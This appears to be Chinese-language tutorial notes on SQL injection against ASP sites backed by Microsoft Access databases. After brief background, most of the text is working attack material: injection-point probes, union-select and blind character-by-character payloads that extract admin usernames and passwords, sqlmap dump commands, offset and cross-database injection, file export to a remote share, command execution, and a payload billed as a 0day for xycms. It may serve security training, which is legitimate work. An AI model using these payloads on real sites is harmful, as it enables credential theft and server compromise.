# 网站分类


-静态网页-

> html或htm，是一种静态的网页格式，不需要服务器解析其中的脚本，有浏览器如(IE\CHrome等)解析.
> 1.不依赖数据库
> 2.灵活性差，制作、更新、维护麻烦
> 3.交互性较差，在功能方面有较大的限制
> 4.安全，不存在sql注入漏洞


-动态网页-

> asp、aspx、php、jsp等，由相应的脚本引擎来解释执行，根据指令生成静态网页。
> 1.依赖数据库
> 2.灵活性好，维护简便
> 3.交互性好，功能强大
> 4.存在安全风险，可能存在sql注入漏洞

# 网站访问模型





# 注入漏洞是怎么形成




**数据与代码未严格分离；**用户提交的参数数据未做充分检查过滤即被代入到SQL命令中，改变了原有SQL命令的"语义"，且成功被数据库执行。

# 常见的注入流程




# 注入危害

## SQL注入的定义

很多应用程序都使用数据库来存储信息。SQL命令就是前端应用程序和后端数据库之间的接口。攻击者可利用应用程序根据提交的数据动态生成SQL命令的特性，在URL、表单域，或者其他的输入域中输入自己的SQL命令，改变SQL命令的操作，将被修改的SQL命令注入到后端数据库引擎执行。

## SQL注入的危害:

**这些危害包括但不局限于:**

A.数据库信息泄漏：数据库中存放的用户的隐私信息的泄露。
B.网页篡改：通过操作数据库对特定网页进行篡改。
C.网站被挂马，传播恶意软件：修改数据库一些字段的值，嵌入网马链接，进行挂马攻击。
D.数据库被恶意操作：数据库服务器被攻击，数据库的系统管理员帐户被窜改。
E.服务器被远程控制，被安装后门。经由数据库服务器提供的操作系统支持，让黑客得以修改或控制操作系统
F.破坏硬盘数据，瘫痪全系统。
一些类型的数据库系统能够让SQL指令操作文件系统，这使得SQL注入的危害被进一步放大。

# access介绍

**简介：**

Microsoft Office Access是由微软发布的关系数据库管理系统。它结合了 MicrosoftJet Database Engine 和 图形用户界面两项特点，是 Microsoft Office 的系统程序之一。
参考
后缀名：**xxx.mdb**

**asp中连接字符串应用**

```
"Driver={microsoft access driver(*.mdb)};dbq=*.mdb;uid=admin;pwd=pass;"
    #不知道密码可以使用access数据库密码破解专家
dim conn
set conn = server.createobject("adodb.connection")
conn.open "provider = Microsoft.ACE.OLEDB.12.0;" & "datasource =
"&server.mappath("bbs.mdb")
```

**打开mdb工具**

辅臣数据库浏览器

破障浏览器

# 调用分析

寻找有参数值的url




打开url中的PRODUCT_EDTAIL.ASP进行分析

```
<!--#include file="../include_files/conn.asp"-->
<%
id=request("id")
sql="select * from product where id="&id
set rs=conn.execute(sql)
%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title><%=rs("pic_type_cn")%>---产品详细说明</title>
<style type="text/css">
<!--
body,td,th {
        font-size: 12px;
}
```

include包含文件，包含了数据库文件

从product表中查询id为1142的数据

# 注入原理

**判断注入点**

> id=1142' 若报错则可能存在注入
>
> Microsoft OLE DB Provider for ODBC Drivers '80040e14'
>
> [Microsoft][ODBC Microsoft Access 驱动程序] 字符串的语法错误 在查询表达式 'id=1142" 中。
>
> \0\Production\PRODUCT_DETAIL.asp, line 5
>
> and 1=1 与运算　返回正常
> and 1=2 返回错误 则存在注入
> and 1=23
>
> or 1=1　或运算　返回不正常
> or 1=2　返回正常 则存在注入
>
> id=-1142　添加一个-号报错也可能存在注入
>
> / -0 .0 .1 等等

**判断数据库类型**

and exsits (select * from msysobjects) > 0 判断是否是access数据库

Microsoft OLE DB Provider for ODBC Drivers '80040e09'

[Microsoft][ODBC Microsoft Access 驱动程序] 不能读取记录；在 'msysobjects' 上没有读取数据权限。

\0\Production\PRODUCT_DETAIL.asp, line 5

没有读取数据权限说明存在这个表
若报上面的错误或者没有报错，则可以确定该数据库为access

and exsits (select * from sysobjects)>0　判断是否是sql server

Microsoft OLE DB Provider for ODBC Drivers '80040e37'

[Microsoft][ODBC Microsoft Access 驱动程序] Microsoft Jet 数据库引擎找不到输入表或查询 'sysobjects'。 确定它是否存在，以及它的名称的拼写是否正确。

\0\Production\PRODUCT_DETAIL.asp, line 5

sysobjects是sql server中独有的,因此若出现这样的错误或者没有报错，则确定为sql server

**判断数据库表**

and exists (select * from admin) 判断有没有admin表，或者admin_user，user等等

**判断数据库列名**

and exists (select admin from admin) 判断有没有admin列
and exists (select id from admin) 判断有没有id列

**判断字段长度**

```
http://127.0.0.1/huanjing/index.asp?id=1142 order by 14
```

通过修改数字判断多少列(14返回正常15返回错误，则说明有14列)

判断
union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14 from admin 直接判断admin
结果显示3，5

数据库联合查询
and 1=2 union select 1,2,admin,4,password,6,7,8,9,10,11,12,13,14 from admin

**番外**

判断账号密码长度
and (select len(admin) from admin)=5 返回正常
and (select len(admin) from admin)>5 如果返回错误说明管理员账户的长度为5
and (select len(password) from admin)=5 猜解管理密码长度是否为5

猜解管理员账号的第一个数据

> 通过判断ascii码来判断
>
> •and (select top 1 asc(mid(admin,1,1)) from admin)>100 返回正常说明大于，不正常说明不大于
> •and (select top 1 asc(mid(admin,1,1)) from admin)>50 返回正常说明大于
> •and (select top 1 asc(mid(admin,1,1)) from admin)=97 返回正常说明等于97 97对应的字母为a
>
> •以此类推
>
> 判断管理员账户的第二数据
> •and (select top 1 asc(mid(admin,2,1)) from admin)>100 返回正常说明大于，不正常说明不大于


> •第三个
> •and (select top 1 asc(mid(admin,3,1)) from admin)>100 返回正常说明大于，不正常说明不大于
>
> •判断管理员密码的第一个数据
> •and (select top 1 asc(mid(password,1,1)) from admin)>100 返回正常说明大于，不正常说明不大于

# 注入工具

啊D、明小子、穿山甲、havji、sqlmap


**sqlmap**


sqlmap -u ”http：//----/id=125"




执行到最后会确定为access数据库

sqlmap -u "http：//----/id=125" --tables　列下表名








然后ctrl+c按两次结束

sqlmap -u "http：//----/id=125" --columns -T admin_user　跑这表的列名


sqlmap -u "http：//----/id=125" --dump -C admin,password -T admin_user　下载这两列数据

下载过程中会加载字典解密




# access 数据库高级玩法

## 偏移注入

偏移注入的产生主要是用来解决表名猜到，列名猜不到的情况

```
http://127.0.0.1:99/0/Production/PRODUCT_DETAIL.asp?id=1142 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22 from admin
```

**用* 代替字段长度**

用*号来从最后一个字段数22向前逐个删除来代替，直到显示正常为止，* 代表了所有admin表的字段

```
http://127.0.0.1:99/0/Production/PRODUCT_DETAIL.asp?id=1142 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22 from admin
http://127.0.0.1:99/0/Production/PRODUCT_DETAIL.asp?id=1142 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,* from admin
http://127.0.0.1:99/0/Production/PRODUCT_DETAIL.asp?id=1142 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,* from admin
http://127.0.0.1:99/0/Production/PRODUCT_DETAIL.asp?id=1142 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,* from admin
http://127.0.0.1:99/0/Production/PRODUCT_DETAIL.asp?id=1142 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,* from admin
```

到16返回正常，然后带入计算公式

**带入计算公式**

```
22-16=6      22列减到16返回正常，取得等差为6
16-6=10      则第二次应该为10
10-6=4       第三次应该为4
    #这样的报错是随机报错
union select 1,2,3,4,5,6,7,8,9,10,a.id,b.id,* from (admin as a inner join admin
as b on a.id=b.id)
    #第二次加一个b.id
    #如果上面这个语句报错，可以去掉,a.id,b.id 保留之后的东西
union select 1,2,3,4,a.id,b.id,c.id,* from ((admin as a inner join admin as b on
a.id=b.id) inner join admin as c on a.id=c.id)
    #第三次加一个c.id
    #
```

**偏移注入第二种方法：**

1.后台登陆文件源码 表单里面的参数值

```
    </td>
  <td class="top_hui_text" height="38" colspan="2">
      <input id="h_name" class="editbox4" size="20" value="" name="h_name">
    </td>
</tr>
<tr>
  <td class="top_hui_text" width="13%" height="35">
      <span class="login_txt">密 码:     </span>
    </td>
  <td class="top_hui_text" height="35" colspan="2">
      <input id="h_pwd" class="editbox4" type="password" size="21" name="h_pwd">
      <img width="19" height="18" src="images/luck.gif">
```

2.看网站地址链接上的规则

3.是否判断出对方使用的cms程序

# 跨库查询

同一个服务器下的A站和B站，A站有注入点，B站没有注入点

想通过A站点的注入点查B站的数据库内容，得知道B站点数据库的绝对路径，得知道B站管理员的表名和列名，才可以查询

条件:同服务器下的站点有注入,知道对方站的数据库绝对路径，知道对方数据库表，表中的字段名可以用这个方法来跨库查询.
绝对路径： （D:/wwwroot/....*.mdb .asa .asp）

例如
a是目标站点 b是存在注入的站点 a,b是同服务器的站点
admin为数据库中的表
user为数据库中admin表的段
password为数据库中admin表的段.

```
http://xxx.com/news/type.asp?type?id=1 and 1=2 union select 1,2,user,4,5,6 from [D:\wwwroot\1\Databases\xycms.mdb].admin

http://127.0.0.1:81/0/Production/PRODUCT_DETAIL.asp?id=1451 union select 1,2,username,4,5,6,7,8,9,10,11,12,13,14,password,16,17,18,19,20,21,22 from [D:\wwwroot\1\Databases\xycms.mdb].admin

htp://127.0.0.1:99/0/Production/PRODUCT_DETAIL.asp?id=-1513%20UNION%20SELECT%201,2,admin,4,5,6,7,8,9,10,11,12,13,14,password,16,17,18,19,20,21,22%20from%20admin_user%20in%20'C:\Users\Seven\Desktop\webpentest\1\xydata\xycms.mdb'
```

# 利用access写入文件

（了解一些就好，目前不能用了，需要修改注册表）

利用SQL注入Access导出数据库内容到文本文件（可导出txt、htm、html等格式）的方法：
`SELECT * into [test.txt] in 'd:\web\' 'text;' from admin`
执行上述语句，在d:\web目录下就会生成test.txt文件，其内容就是表admin的内容。但是导出asp格式就不行，会说“不能更新，数据库或对象为只读”。
其实控制导出文件后缀是存储在注册表的，具体键值是
HKEY_LOCALMACHINE\Software\Microsoft\Jet\4.0\Engines\Text\DisableExtension，默认情况下值为“!txt,csv,tab,asc,tmp,htm,html”，如果我们把asp也添加进去的话，呵呵，就可以导出asp格式的文件了。

这个方法跟那个调用Access的Shell函数执行命令一样，要修改注册表，所以利用不是很大。
可以导出到自己机器：`SELECT * into [test.txt] in '\\yourip\share' 'text;' from admin`

# 利用ACCESS注入执行系统命令

（了解一些就好，目前不能用了，需要修改注册表）

首先有必要介绍一下沙盒模式
为了安全起见,MS在Jet引擎的Sp8中,设置了一个名为SandBoxMode的开关,这个开关是开启一些特殊函数在另外的执行者中执行的权限的.它的注册表位置在HKEY_LOCAL_MACHINE\SoftWare\Microsoft\Jet\4.0\Engine\SandBoxMode里,默认是2.微软关于这个键
值的介绍为:0为在任何所有者中中都禁止起用安全设置,1为仅在允许的范围之内,
2则是必须是Access的模式下,3则是完全开启,连Access中也不支持.
Access也能执行系统命令，有个前提条件就是沙盒模式要是关闭的。如:
http://access.sql.com/Production/PRODUCT_DETAIL.asp?id=1513 union select 1,2,dir('c:\ '),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22 from admin

## 挖掘0day

xycms
通杀0day

union select 1,admin,3,4,password,6,7 from admin_user